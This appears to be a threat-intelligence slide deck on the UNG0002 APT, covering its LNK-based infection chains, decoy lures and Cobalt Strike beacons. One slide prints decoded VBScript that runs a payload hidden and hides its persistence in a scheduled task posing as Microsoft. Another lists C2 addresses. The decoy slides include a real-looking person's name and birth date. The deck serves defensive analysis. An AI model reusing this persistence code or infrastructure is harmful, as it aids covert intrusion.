


# Uncovering the Whispers of an APT Targeting Industries in South Asia



TRACKED AS

**UNG0002**



Advanced, Adaptive, and Persistent  
Threat Entity from South Asia



**OPERATION  
COBALT  
WHISPER**

**OPERATION  
AMBERMIST**



# About Us



**Sathwik Ram Prakki**  
Senior Security Researcher  
Seqrite Labs, Quick Heal

[@PrakkiSathwik](#)



**Subhajeet Singh**  
Security Researcher  
Seqrite Labs, Quick Heal

[@ElementalX2](#)



# Agenda

**01** Meet UNG0002

**02** Timeline of Events

**03** Operation CobaltWhisper

**04** Operation AmberMist

**05** Infrastructure & Attribution

**06** Conclusion





Meet *UNG0002*



## Operation CobaltWhisper

- Active since May 2024
- Targets – Hong Kong, China, Pakistan
- Sectors
  - Strategic Infrastructure and Tech.
  - Scientific and Academic Institutions
- Arsenal
  - Cobalt Strike
  - VBScript

## Operation AmberMist

- Active since Jan 2025
- Targets – China and Pakistan
- Sectors – Gaming Industry and IT sector
- Arsenal
  - INet RAT, Shadow RAT, Blister
  - ClickFix
  - VBScript, BAT, PowerShell, SCT



# Timeline of UNG0002 – CobaltWhisper


Enterprise Decryption		Parking Fee	Research on Pre-Fueling	Technology Awards
•企业资质材料/	•企业签名解密专用解密工具	• 最新停车场收费标准调整方案 • "Latest Parking Lot Fee Adjustment Plan" • "Movie Publicity Requirements"	• 预加油航班管理方法研究与软件实现 (修改意见) • "Research on Pre-Fueling Flight Management Methodology and Software Implementation"	• 预加油航班管理方法研究与软件实现 (修改意见 ) • "Instructions for filling Electrotechnical Society Awards"
May	Early-July	Mid-July	Late-July	Early-Aug
		Targets CN Universities	Targets Pakistan	Study of Fusion Power
		• Peking University – Finance • Yunnan University – Env. Eng. • Tsinghua University – Comp. Sc.	• Islamabad Security Dialogue • Final Combined Forecast MCP • IDEAS 2024 Calling Letter	• 热核聚变发电岛三回路参数优化研究 (修改意见) • "Optimization study of the parameters of the three loops of the thermonuclear fusion power island"



# Operation Cobalt Whisper

## Industries Affected

- Defense Industry
- Electrotechnical Engineering
- Energy (Hydropower, Renewable Energy)
- Civil Aviation
- Environmental Engineering
- Academia and Research Institutions
- Medical Science Institutions
- Cybersecurity Researchers






# Initial Findings

- RAR Archive file
  - “附件1：《2024年度中国电工技术学会科学技术奖推荐提名书》（技术发明奖和科技进步奖）填报说明(2024年8月新版).pdf.lnk”
  - Attachment 1: Instructions for filling in the “2024 Recommended Nomination Form for Science and Technology Awards of the Chinese Society of Electrotechnology (Technical Invention Award and Scientific and Technological Progress Award)” (new version in August 2024)
- Multiple such shortcut files using `wscript` (or) `cscript` to execute hidden Visual Basic Script
- Decoding hidden implants that lead to **Cobalt Strike** beacons



# Infection Chain





## 目 录



中国电工技术学会  
China Electrotechnical Society

# 2024 年度中国电工技术学会科学技术奖 推荐/提名书

(技术发明奖和科技进步奖)

2024 Annual China Electrical Society Science and Technology Award

Recommendation / Nomination Form

填报说明

一、项目基本情况 .....	1
二、项目简介 .....	3
三、主要科技创新内容 .....	3
四、第三方评价 .....	5
五、应用推广情况 .....	5
六、经济、社会效益 .....	5
七、本项目曾获科技奖励情况 .....	7
八、主要知识产权目录 .....	7
九、主持或参与制定的标准情况 .....	7
十、代表性论文/专著发表情况 .....	7
十一、主要完成人情况表 .....	8
十二、主要完成单位情况表 .....	9
十三、推荐单位意见 (专家推荐时可不填) .....	9
十四、专家推荐意见 (单位推荐时可不填) .....	9
十五、其他支撑材料 .....	10
十六、项目视频介绍 .....	10

Contents on Guidelines for Project  
Submission.



# Decoy Documents – 2

## 七、本项目曾获科技奖励情况

按表格栏目填写本项目相关技术内容及创新点曾获科技奖励情况。应写明获奖项目名称、获奖时间、主要完成单位(按奖励证书排序完整填写)、主要获奖人(按奖励证书排序完整填写)、奖项名称、奖励等级、授奖部门(机构)。

## 八、主要知识产权目录

应填写直接支持本项目主要创新点成立且已授权的知识产权，包括发明专利权、计算机软件著作权、集成电路布图设计权、实用新型专利权等，不超过20项。应按与主要科技创新点的密切程度排序，前三项应填写核心知识产权。

申报单位应将每个已授权专利的专利证书、权利要求书和说明书合并生成一个PDF文件上传至系统；主要知识产权证明目录填写完整后，应从系统导出、打印，并由第一完成人签字后，扫描上传PDF文件至系统。

## 九、主持或参与制定的标准情况

用于体现通过项目实施，所主持或参与制定标准的情况，鼓励科技创新入项目、入标准、入管理。所涉及的标准均应为公开发布的标准，按照要求如实填写标准名称、标准号、发布时间、发布机关、所支撑创新点(仅需要列出创新点序号即可)、标准起草单位名称及排序、标准起草人姓名及排序。

所填写的标准，起草单位和起草人必须有本项目的主要完成单位和主要完成人。

相关标准包括国际标准、国家标准、行业标准、地方标准、团体标准，企业标准不必填写。

## 十、代表性论文/专著发表情况

按照表格栏目要求，如实填写支持本项目“主要科技创新内容”成立

## Previous Awards received by the current project.

## 十五、其他支撑材料

1. 此处仅限上传与项目相关的说明性、支撑性文件，如联合研发证明、专利及论文目录、同行专家推荐函以及与项目相关的照片等。
2. 主件中已上传的支撑材料，请勿在此重复上传。
3. 总数不超过5个，每个PDF文件只能包含一类独立内容，大小不超过8M。

## 十六、项目视频介绍

通过网评的项目，须上传项目视频(有声PPT)介绍，内容包括立项背景、总体思路、主要内容、科技创新点、主要技术经济指标、取得相关知识产权情况、推广应用及经济社会效益等。原则上由第一完成人进行项目汇报并首先作自我介绍，不得采用专业配音。视频时间不超过5分钟(MP4格式，大小不超过30M)。

网评结束后，通过网评的项目会收到短信通知，项目联系人可在规定的日期内可登录系统并上传视频文件。从系统“项目填报—科学技术进步奖项目填报”界面“上传项目视频介绍”入口处上传文件。

没有通过网评的项目，将不会收到短信通知，无需制作项目视频文件，项目联系人也无权限登录系统。

## Additional Supporting Materials

## Project Video Introduction.



# Decoy Documents – 3

## 第二章 奖励设置

第七条 中国电工技术学会科学技术奖下设技术发明奖、科技进步奖、高景德科技成就奖和青年科技奖。

### (一) 技术发明奖

授予在电气工程领域产品、工艺、材料及其系统等重要技术发明中做出重要贡献的单位和个人。

### (二) 科技进步奖

授予在技术研究、技术开发、技术创新、推广应用先进科学技术成果、促进高新技术产业化，以及在完成重大科学技术工程、计划项目等方面做出突出贡献的单位和个人。

#### 科技进步奖项目类别：

1. 技术开发类项目：是指在科学和技术开发活动中，完成的具有重大市场实用价值并得到推广应用的产品、技术、工艺、材料和设计方法。为培养和造就专家型技能型人才，技术实用性、应用成效突出、主要完成人为工人身份的技术创新类项目亦可推荐本类奖项。

2. 重大工程类项目：是指在电气工程领域重大基建工程、技术改造升级工程、科学技术工程、国家重大科技基础设施等工作中做出重要贡献并取得显著经济或社会效益的项目。

### (三) 高景德科技成就奖

高景德科技成就奖由中国电工技术学会和清华大学联合发起设立，旨在纪念我国电气工程学科的重要奠基人之一、中国电工技术学会主要创始人之一、学会第一届和第二届理事长、清华大学原校长高景德院士，激励

正当手段骗取奖励的，由奖励办公室报奖励委员会批准后撤销奖励，并公开通报。

第四十六条 中国电工技术学会择优向上级单位推荐优秀获奖项目。

第四十七条 奖励委员会负责审定本办法，授权奖励办公室组织修订和发布。

第四十八条 本办法由中国电工技术学会负责解释。

**Revocation of  
Awards**

**Various regulations and  
interpretations.**



# Technical Analysis – LNK

- LNK runs the malicious VBScript *O365.vbs* using a Windows utility known as wscript.exe

The screenshot shows a memory dump and a template analysis interface for a LNK file.

**Memory Dump (Hex View):**

Address	Value	Comment
01C0	00 3A 00 20 00 33 00 35 00 32 00 7E 00 31 00 31	... .3.5.2...1
01D0	00 20 00 4B 00 42 00 00 00 9A 00 44 00 61 00 74	...8.B...c.D.a.t
01E0	00 65 00 20 00 40 00 6F 00 64 00 69 00 66 00 69	...e..M.o.d.i.F.i
01F0	00 65 00 64 00 3A 00 20 00 32 00 30 00 32 00 34	...e.d... .2.0.2.4
0200	00 2F 00 30 00 38 00 2F 00 32 00 31 00 20 00 31	.../.8/.2.1...1
0210	00 39 00 3A 00 33 00 39 00 3A 00 35 00 38 00 2E	...9...3.9...5.8.
0220	00 2E 00 2E 00 5C 00 2E 00 2E 00 5C 00 2E	...v...v...v...v...
0230	00 5C 00 2E 00 2E 00 5C 00 2E 00 2E 00 5C 00 2E	...v...v...v...v...
0240	00 2E 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77	...v.W.i.n.d.o.w
0250	00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00 60	...s.\s.y.s.t.e.m
0260	00 33 00 32 00 5C 00 77 00 73 00 63 00 72 00 69	...3.2.\w.s.c.r.i
0270	00 70 00 74 00 2E 00 65 00 78 00 65 00 19 00 22	...p.t...e.x.e...?
0280	00 5F 00 40 00 53 00 57 00 4F 00 52 00 44 00 5C	..._N.S.W.O.R.D.s
0290	00 6F 00 66 00 65 00 69 00 63 00 65 00 5C 00 4F	...o.f.f.I.c.e.\0
02A0	00 33 00 36 00 35 00 2E 00 76 00 62 00 23 00 22	...3.6.5...v.b.s...
02B0	00 07 00 2E 00 5C 00 61 00 2E 00 70 00 64 00 66	...v.t.a...p.0.1
02C0	00 10 00 00 00 05 00 00 A0 25 00 00 00 DD 00 00	...v....%..Y...
02D0	00 1C 00 00 00 08 00 A0 27 4E C1 1A E7 02 5D	...wMA.c.1

**Template Results - LNK.bkt:**

Name	Type	Start	Size	Type	Color	Comment
sShellLinkHeader	struct ShellLink...	0h	4Ch	struct ShellLink...		
sLinkTargetDList	struct LinkTarge...	4Ch	143h	struct LinkTarge...		
NAME_STRING	struct StringData	18Fh	90h	struct StringData		
CountCharacters	uint16	18Fh	2h	uint16		
> String[71]	wchar_t	191h	8Eh	wchar_t		
RELATIVE_PATH	struct StringData	21Fh	5Eh	struct StringData		
CountCharacters	uint16	21Fh	2h	uint16		
> String[46]	wchar_t	221h	5Ch	wchar_t		
COMMAND_LINE_ARGUMENTS	struct StringData	27Dh	34h	struct StringData		
CountCharacters	uint16	27Dh	2h	uint16		
> String[25]	wchar_t	27Fh	32h	wchar_t		
ICON_LOCATION	struct StringData	281h	10h	struct StringData		
> String[1]	wchar_t	2C1h	C5h	struct ExtraData		

A red box highlights the COMMAND\_LINE\_ARGUMENTS entry, which contains the value ".MSWORD\office\O365.vbs". A red callout box points from this entry to the text "Run the VBScript.".



# VBScript

- Mimics a utility for managing and generating compressed cabinets from an MSI database

```
* Show help if no arguments or if argument contains ?
* Windows Installer utility to generate file cabinets from MSI database
* For use with Windows Scripting Host, CScript.exe or WScript.exe
* Copyright (c) Microsoft Corporation. All rights reserved.
* Demonstrates the access to install engine and actions

* FileSystemObject.CreateTextFile and FileSystemObject.OpenTextFile
Const OpenAsASCII = 0
Const OpenAsUnicode = -1

* FileSystemObject.CreateTextFile
Const OverwriteIfExist = -1
Const FailIfExists = 0

* FileSystemObject.OpenTextFile
Const OpenAsDefault = -2
Const CreateIfNotExist = -1
Const FailIfNotExist = 0
Const ForReading = 1
Const ForWriting = 2
Const ForAppending = 8

Const msiOpenDatabaseModeReadOnly = 0
Const msiOpenDatabaseModeTransact = 1

Const msiViewModifyInsert = 1
Const msiViewModifyUpdate = 2
Const msiViewModifyAssign = 3
Const msiViewModifyReplace = 4
Const msiViewModifyDelete = 6

Const msiUILevelNone = 2

Const msiRunModeSourceShortNames = 9

Const msidhFileAttributesNoncompressed = &h00002000
```



# Decoded VBScript

- Scheduled task named *WpnUserService\_x64* to run *sigverif.exe* every 59 minutes

```
Dim tempFolder, tempPath
tempFolder = fso.GetSpecialFolder(2)
tempPath = tempFolder & "\sigverif.exe"
fso.CopyFile runfile2, tempPath, True

Dim v1
v1 = Chr(34) & destinationPath & Chr(34)
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run v1, 0, False
WshShell.Run tempPath, 0, False
fso.DeleteFile runfile2
Set WshShell = Nothing

Dim shellPath
Dim taskName

shellPath = tempPath
taskName = "WpnUserService_x64"
Const TriggerTypeDaily = 1
Const ActionTypeExec = 0
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim rootFolder1
Set rootFolder1 = service.GetFolder("\")
Dim taskDefinition
Set taskDefinition = service.NewTask(0)
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Update"
regInfo.Author = "Microsoft"
```

Copies the file to temporary folder

Create a scheduled task.

```
Dim i, j, k
Dim strMessage
Dim randomValue

' Initialize variables
i = 1
j = 2
k = 3
strMessage = "This is a test string."

' Perform some arithmetic operations
i = i + j
j = j * k
k = k - 1

' Create and use a random number
Randomize
randomValue = Int((100 * Rnd) + 1)

' String manipulation
strMessage = strMessage & " This is an additional message."

' Some loop operations
Dim counter
counter = 0
For i = 1 To 5
    counter = counter + i
Next

' End of script

Sub SafeEcho(message)
    Dim objShell, isCscript
    isCscript = InStr(LCase(WScript.FullName), "cscript.exe") > 0
```



# Cobalt Strike Beacon

Detect It Easy v3.09 [Windows 10 Version 2009] (x86\_64)

File name: C:\...

File type: PE32	File size: 237.50 KiB	Base address: 00400000	Entry point: 0042f1a0			
File info	Memory map	Disasm	Hex	Strings	Signatures	VirusTotal
MIME	Visualization	Search	Hash	Entropy	Extractor	YARA
PE	Export	Import	Resources	.NET	TLS	Overlay
Sections: 0005	Time date stamp: 2015-07-09 20:27:31	Size of image: 0003e000	Resources	Manifest	Version	
Scan: Automatic	Endianness: LE	Mode: 32-bit	Architecture: I386	Type: GUI		

PE32  
Operation system: Windows(10)[I386, 32-bit, GUI]  
Linker: Microsoft Linker(12.10.40116)  
Compiler: EP:Microsoft Visual C/C++ (2017 v.15.0)[EXE32]  
Compiler: Microsoft Visual C/C++ (18.10.40116)[LTCG/C++]  
Language: C/C++  
Tool: Visual Studio

Signatures  Recursive scan  Deep scan  Heuristic scan  Verbose  
Directory Log All types > 304 msec Scan

139.155.190.84,/api/x,139.155.190.198,/index  
%windir%\syswow64\dllhost.exe  
%windir%\sysnative\dllhost.exe  
NtZ0V6JzDr9QkEnX6bobPg--  
: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Accept: \*/\*

Accept: \*/\*  
JSESSIONID=  
Host: service-a8vp3r65-1319584009.cd.tencentapigw.com  
s5915iq1ejZ30Qd/sgvNag==  
139.155.190.84  
139.155.190.84  
139.155.190.198,/index  
  
65a330 (510): 403 Forbidden  
Content-Type: text/plain; charset=utf-8  
Content-Length: 0  
Connection: keep-alive  
Api-RequestId: a3a6cb9988087ebfd5efab3002467c08  
Api-ID: api-raw06gq1  
Date: Fri, 27 Sep 2024 19:56:59 GMT  
Server: bfe  
Request-Id: 56967fb0-3e28-4bf0-b322-ace3762517ca  
Api-FuncName: back-0008  
Api-AppId: 1319584009  
Api-ServiceId: service-a8vp3r65  
Api-HttpHost: service-a8vp3r65-1319584009.cd.tencentapigw.com  
Api-Status: 403  
Api-UpstreamStatus: 403



# Hunting – 1

- Cobalt Strike Beacons – *ImeBroker.exe*

The screenshot shows a security hunting interface with a search results table and a file list view.

**FILES - 14** (highlighted with a red box)

**Multiple Cobalt Strike implants with similar name and file size** (highlighted with a red box)

Detections	Size	First seen	Last seen	Submitters
11 / 73	237.50 KB	2024-08-08 22:26:53	2024-08-08 22:26:53	1
48 / 73	237.50 KB	2024-08-09 02:47:20	2024-09-11 16:25:46	4
13 / 71	237.50 KB	2024-08-15 02:02:35	2024-09-11 18:24:17	3
13 / 73	237.50 KB	2024-08-16 11:30:55	2024-08-16 11:30:55	1
10 / 73	237.50 KB	2024-08-17 06:33:43	2024-08-17 06:33:43	1

**File List View:**

- 00000000000000000000000000000000... ImeBroker.exe (highlighted with a red box)
- 0b599ef67428ccbef1a017233238ca952da95c7... ImeBroker.exe (highlighted with a red box)
- cd455a6d88811c3b23a9e81e121702dfe0371d1... ImeBroker.exe (highlighted with a red box)
- df3d3ac978a098c39888f221d35c25faa210b2b... ImeBroker.exe (highlighted with a red box)
- e4dfd7a3df28cc722e7fa1de24cdf5bb564e174... ImeBroker.exe (highlighted with a red box)

A blue circular icon with a white speech bubble symbol is located in the bottom right corner.



## Hunting – 2

- Shortcut LNKs – *laptop-g5qalv96*

content:"laptop-g5qalv96"

Smart search | Filter by | Export | Tools | Help

FILES - 5

	Detections	Size	First seen	Last seen	Submitters	
126f8b7a02ba613bca6fe5acc2ef20b8c8aff06... 李新宇-北京大学-2026毕业-金融硕士.pdf.lnk	6 / 64	1.12 KB	2024-07-02 06:06:00	2024-07-02 06:06:00	1	
2477dd3bd6d895399c7b94852c770933a0786ce... 清华大学-计算机/刘潇-清华大学-计算机科学与技术学院-硕士.pdf.lnk	3 / 65	1.12 KB	2024-07-09 10:05:16	2024-07-09 10:05:16	1	
985a8a46a401926e58333a3470b1f2a5b31c3b2... 贾哲文-云南大学-环境工程/贾哲文-云南大学-环境工程.docx.lnk	3 / 65	1.13 KB	2024-07-16 02:34:30	2024-07-16 02:34:30	1	
21175d72e86303bb70a670f5db8dc80fe912131... Final_Combined_Forecast_MCP_FY_2024_25.pdf.lnk	3 / 64	1.11 KB	2024-07-18 10:37:19	2024-07-18 10:37:19	1	
2341bb204d9d86b63aec2616c3f8440b53985a8... Islamabad_Security_Dialogue_Pub.pdf.lnk	3 / 66	1.12 KB	2024-07-25 06:50:30	2024-07-25 06:50:30	1	

Identical hostname present in LNKs across campaigns in multiple countries  
2024-07-16 2024-07-16  
02:34:30 02:34:30



## Hunting – 3

- Pivoting on *cscript.exe* gives new IDs – *laptop-g5qalv96* and *desktop-727otfd*

The screenshot shows a debugger's strings dump interface with the 'Strings' tab selected. The list of strings includes:

- Windows
- explorer.exe
- C:\Windows\explorer.exe
- %SystemRoot%\explorer.exe
- desktop-727otfd
- 1SPSLX
- 0Windows
- explorer.exe
- ..\..\..\..\..\..\Windows\explorer.exe
- %SystemRoot%\explorer.exe
- ..\..\PressMe.pdf
- .asset.pdf
- Chrome HTML Document
- C:\LLVM\bin\LnkFishing\.asset\asset.pdf
- C:\LLVM\bin\LnkFishing\asset

A red box highlights the string "desktop-727otfd". Another red box highlights the path "C:\LLVM\bin\LnkFishing\asset". A red arrow points from the "Interesting File Path" callout box to the highlighted path string.



# New Decoys – 1

Discussing a theoretical method for coordinating various types of military platform

1. 论文中提出的异构平台要素协同理论方法，是否已经得到了充分的实验验证？能否提供更多的实验数据来支持理论的可行性和有效性？
2. 在构建多层作战网络模型时，是否考虑了实际战场环境中的复杂因素，如通信干扰、电子对抗等？这些因素是否会对模型的准确性和稳定性产生影响？
3. 论文中提到的杀伤链算子和协同序参量等概念，是否有明确的量化标准和计算方法？这些概念在实际应用中是否具有可操作性？
4. 在进行杀伤链动态重构时，是否考虑了作战要素的物理位置和动态变化？例如，当作战要素发生移动或失效时，如何保证杀伤链的连续性和稳定性？
5. 论文中对要素协同能力的不确定性进行了讨论，但在实际应用中，如何评估和控制这种不确定性对作战效果的影响？
6. 在仿真实验部分，是否考虑了不同作战任务和场景对要素协同效果的影响？仿真结果是否能够涵盖多样化的作战需求？
7. 最后，论文中的模型和方法在实际军事应用中是否有先例或相关经验可以借鉴？是否有与现行军事理论和实践相结合的考虑？

1. 模型的准确性：您在文中使用了**Epsilon**软件进行建模仿真，但未详细说明模型的验证过程。我们希望了解模型是否经过与实际数据或已有研究的对比验证，以确保模型的准确性和可靠性。
2. 参数选择的理由：在三回路系统中，主蒸汽参数和热力方案的选择对发电效率和经济性有显著影响。您选择了9级回热、12.4 MPa和540°C作为推荐参数，但未充分解释这些参数选择的具体理由和依据。
3. 经济性分析的全面性：在成本分析部分，您主要关注了设备价格的变化，但未考虑运行和维护成本。我们希望了解这些因素是否在您的研究中被考虑，以及它们对总体经济性的影响。
4. 设备成本数据的来源和时效性：您提供了一些主要设备的估算成本，但未说明这些数据的来源和时效性。我们建议提供更详细的数据来源信息，以及考虑当前市场情况对成本估算的影响。
5. 结果的普适性：您的研究针对**CFETR聚变反应堆**，但未讨论结果的普适性。我们希望了解这些参数优化方法和结论是否可以应用于其他类型的聚变反应堆或发电系统。
6. 敏感性分析的深度：在考虑参数变化对经济性的影响时，是否进行了敏感性分析？我们希望了解不同参数变化对总体经济性的具体影响程度。



# New Decoys – 2

Name	Date modified	Type	Size	
_cache	9/27/2024 2:29 PM	File folder		← Cobalt Strike Beacon
论文及荣誉证书	9/27/2024 2:29 PM	File folder		← Decoy folder
博士后申请-王玉玺-华中科技大学-电气...	9/27/2024 2:29 PM	Shortcut	1 KB	← Malicious LNK

Name	Date modified	Type	Size
cache.bak	9/27/2024 2:29 PM	BAK File	238 KB
cache	9/27/2024 2:29 PM	Data Base File	272 KB

Document themed lure

逆变型新能源场站送出线时域方向元件  
文明浩<sup>1</sup>, 陈 磊<sup>2</sup>, 王玉玺<sup>2</sup>, 马睿智<sup>2</sup>, 韩 河<sup>2</sup>  
(1) 南瑞继保电气有限公司, 国网省经研院(国网江苏省电力公司)  
(2) 西安理工大学全棉国家重点实验室(华中科技大学), 湖北省武汉市 430072

摘要: 逆变型新能源智能故障特征可选手段提出反保护和近区故障时有理数保护方向元件不动作。基于逆变型新能源输出的正序无功电流特征, 提出了适用于逆变型新能源场站送出线保护近区故障方向元件, 通过比幅跳闸时延保护方案实现正序无功电流计算方法与参考值的欧式距离判定法, 及向量法。仿真结果表明提出的方向元件在各种故障场景下都能够准确保护近区故障方向, 具现有继电保护装置完好率下性能良好。

关键词: 逆变型新能源; 方向元件; 无功电流; 欧式距离


0 引言  
在“双碳”目标的背景下, 中国光伏、海上风电持续呈现高速发展态势<sup>[1]</sup>。根据中国能源分布特点, 光伏、风力主要以规模化接入集中式的方式接入电力系统<sup>[2]</sup>。直驱风机、光伏等逆变型新能源的故障特征主要表现为斜坡、电源阻尼变化、正负序阻抗不相等<sup>[3-4]</sup>, 与同步发电机的故障特征有很大差别, 可能导致逆变型新能源场站出现传统的断路器保护不正确动作<sup>[5]</sup>。

当前侧绕组保护在逆变型新能源接入系统中的适应性分析已经开展了大量研究<sup>[6-10]</sup>。文献[9]指出逆变型新能源的侧绕特性导致送出线距离保护耐受过激能力下降; 文献[10]指出逆变型新能源侧绕时变特性是正序电压极化化相式距离保护以及工频变化量距离保护不正确动作的主要原因之一; 文献[11]分析了逆变型电源故障穿越控制策略, 系统工况等因素对正序电压相位角保护的影响。文献[12]通过分析不同距离保护元件的选择性指出时域距离保护元件在逆变型新能源接入系统

Profile Oriented Lure

中国高等教育学位在线验证报告  
报告日期: 2024年07月12日

姓名	王玉玺
性别	男
出生日期	1996年08月11日
获学位日期	2024年07月12日
